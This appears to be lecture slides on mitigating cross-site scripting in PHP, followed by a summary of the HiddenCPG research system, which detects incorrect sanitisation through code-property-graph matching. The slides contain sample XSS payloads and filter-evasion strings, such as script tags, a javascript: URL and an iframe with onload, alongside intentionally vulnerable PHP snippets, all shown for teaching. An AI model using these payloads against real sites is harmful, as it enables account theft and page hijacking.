
# How to Mitigate XSS Attacks?

## #1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

Input: `http://example.com/?query=<script>attack()</script>`

```
<?php
$input = $_GET['query'];
$result = str_replace('script', '', $input);
echo $result
?>
```



Output: `<script>attack()</script>`


# How to Mitigate XSS Attacks?

## #1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

Input: `http://example.com/?query=<script>attack()</script>`

```
<?php
  $input = $_GET['query'];
  $result = str_replace('script', '', $input);
  echo $result
?>
```



Implementing XSS filter is hard!  
Hard to get right, for general case

# How to Mitigate XSS Attacks?

## #1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)
- Option 1-2: Use the good escaping libraries
  - E.g., `htmlspecialchars(string)`, `htmlentities(string)`, ...

Input: `http://example.com/?query=<script>attack()</script>`

```
<?php
$input = $_GET['query'];
$result = htmlspecialchars($input);
echo $result;
?>
```

Convert special characters to HTML entities

- & (ampersand) becomes `&amp;`;
- " (double quote) becomes `&quot;`;
- ' (single quote) becomes `&#039;`;
- < (less than) becomes `&lt;`;
- > (greater than) becomes `&gt;`;

Output: `&lt;script&gt;attack()&lt;/script&gt;`

# Incorrect Input Sanitizations



http://vuln.com?input=javascript:alert('xss') 😈

```
<?php
    $input = $_GET["input"];
    $message = htmlspecialchars($input);
?>
<a href = “
    <?php echo $message; ?>
”> Content </a>
```



Convert special characters to HTML entities

- & (ampersand) → &amp;
- " (double quote) → &quot;
- ' (single quote) → &#039;
- < (less than) → &lt;
- > (greater than) → &gt;

<a href="javascript:alert('xss')"> Content </a> 😈

*This application is still vulnerable*

# Beware of Filter Evasion Tricks



- If filter allows quoting (of `<script>`, etc.), beware of malformed quoting:
  - `<IMG “”><SCRIPT>alert(‘XSS’)</SCRIPT>”>`
- Long UTF-8 encoding
- Scripts are not only in `<script>`:
  - `<iframe src=‘https://bank.com/login’ onload=‘steal()’>`



# **Research Question: How to Find Incorrect Input Sanitizations?**

## HiddenCPG: Large-Scale Vulnerable Clone Detection Using Subgraph Isomorphism of Code Property Graphs

Seongil Wi

School of Computing,  
KAIST

Sijae Woo

School of Computing,  
KAIST

Joyce Jiyoungh Whang

School of Computing,  
KAIST

Sooel Son

School of Computing,  
KAIST

### ABSTRACT


A code property graph (CPG) is a joint representation of syntax, control flows, and data flows of a target application. Recent studies have demonstrated the promising efficacy of leveraging CPGs for the identification of vulnerabilities. It recasts the problem of implementing a specific static analysis for a target vulnerability as a graph query composition problem. It requires devising coarse-grained graph queries that model vulnerable code patterns. Unfortunately, such coarse-grained queries often leave vulnerabilities due to faulty input sanitization undetected. In this paper, we propose HiddenCPG, a scalable system designed to identify various web vulnerabilities, including bugs that stem from incorrect sanitization. We designed HiddenCPG to find a subgraph in a target CPG that matches a given CPG query having a known vulnerability, which is known as the subgraph isomorphism problem. To address the scalability challenge that stems from the NP-complete nature of this problem, HiddenCPG leverages optimization techniques designed to boost the efficiency of matching vulnerable subgraphs. HiddenCPG found

recent years, PHP open-source software has made tremendous and rapid progress, reaching almost 140K projects on GitHub [5].


However, security threats that these PHP applications impose have been exacerbated as vulnerable GitHub projects have become increasingly accessible. Developers often copy and paste portions of other software with or without modification, a practice known as code cloning [31, 45]. This tendency is known to introduce vulnerabilities, such as SQL injection (SQLi) or cross-site scripting (XSS), by propagating buggy code [32, 46, 48].

Previous studies have proposed various static data flow analyses to identify web vulnerabilities [12, 21, 26, 27, 37, 43, 58, 60, 62]. One notable approach that Yamaguchi *et al.* [64] introduced is the code property graph (CPG), a joint representation of the target application's syntax, control flows, and data flows. This graph-level representation facilitates the static detection of various types of vulnerabilities by defining graph queries, instead of implementing static analyses tailored to each vulnerability type. Backes *et al.* [12] have extended CPG to cover PHP applications. They demonstrated

# Code Property Graph





# Code Property Graph




# Our Approach



Incorrect sanitizations





Application under test




Code Property Graph (CPG)


# Our Approach – Leveraging Known Bugs



CVE-2019-41432  
Source: line 4  
Sink: line 32



CVE-2021-1482  
Source: line 34  
Sink: line 51



CVE-2018-4251  
Source: line 453  
Sink: line 552



Query #1  
(for sanitization #1)





Query #2  
(for sanitization #2)





Query #N  
(for sanitization #N)


# Our Approach – Extracting Buggy CPGs





CVE-2019-41432  
Source: line 4  
Sink: line 32




Query CPG #1





CVE-2021-1482  
Source: line 34  
Sink: line 51



Query CPG #2



CVE-2018-4251  
Source: line 453  
Sink: line 552




**Incorrect sanitization**



Query CPG #N

# Our Approach


Incorrect sanitizations




Finding a Subgraph



Query CPG #1






Query CPG #2



Check if the target CPG contains a vulnerable CPG



# Experimental Setup



- **7,174 PHP** applications with more than 100 stars on GitHub
  - **# of nodes:**  $\approx$  1.1 billion
  - **# of edges:**  $\approx$  1.3 billion

The largest collection of PHP applications in a single study

- **103 queries** from 40 web applications
  - Cross-site Scripting: 66
  - Unrestricted File Upload: 1
  - SQL Injection: 31
  - Local File Inclusion: 5
- Include 10 incorrect sanitizations

# Bugs Found – Matched Subgraphs

- HiddenCPG found **2,464 distinct potential vulnerabilities** (*i.e.*, matched subgraphs) including **39 incorrect sanitizations**

Vulnerability Type	# of Matched Subgraphs
Cross-Site Scripting	2,416
Unrestricted File Upload	2
SQL Injection	9
Local File Inclusion	37
<b>Total</b>	<b>2,464</b>

# Bugs Found – Manual Verification



- We analyzed **103 sampled reports**
  - Cross-site Scripting: 94
  - Unrestricted File Upload: 2
  - SQL Injection: 5
  - Local File Inclusion: 2
- **14 reports (13.5%)** were *false positives*
  - 12 reports: separate sanitization logic in dynamic callbacks
  - 2 reports: anti-CSRF protection for POST requests
- We reported **89 vulnerabilities**
  - **42 CVEs** from 17 applications

# Case Study - Wikitten CMS



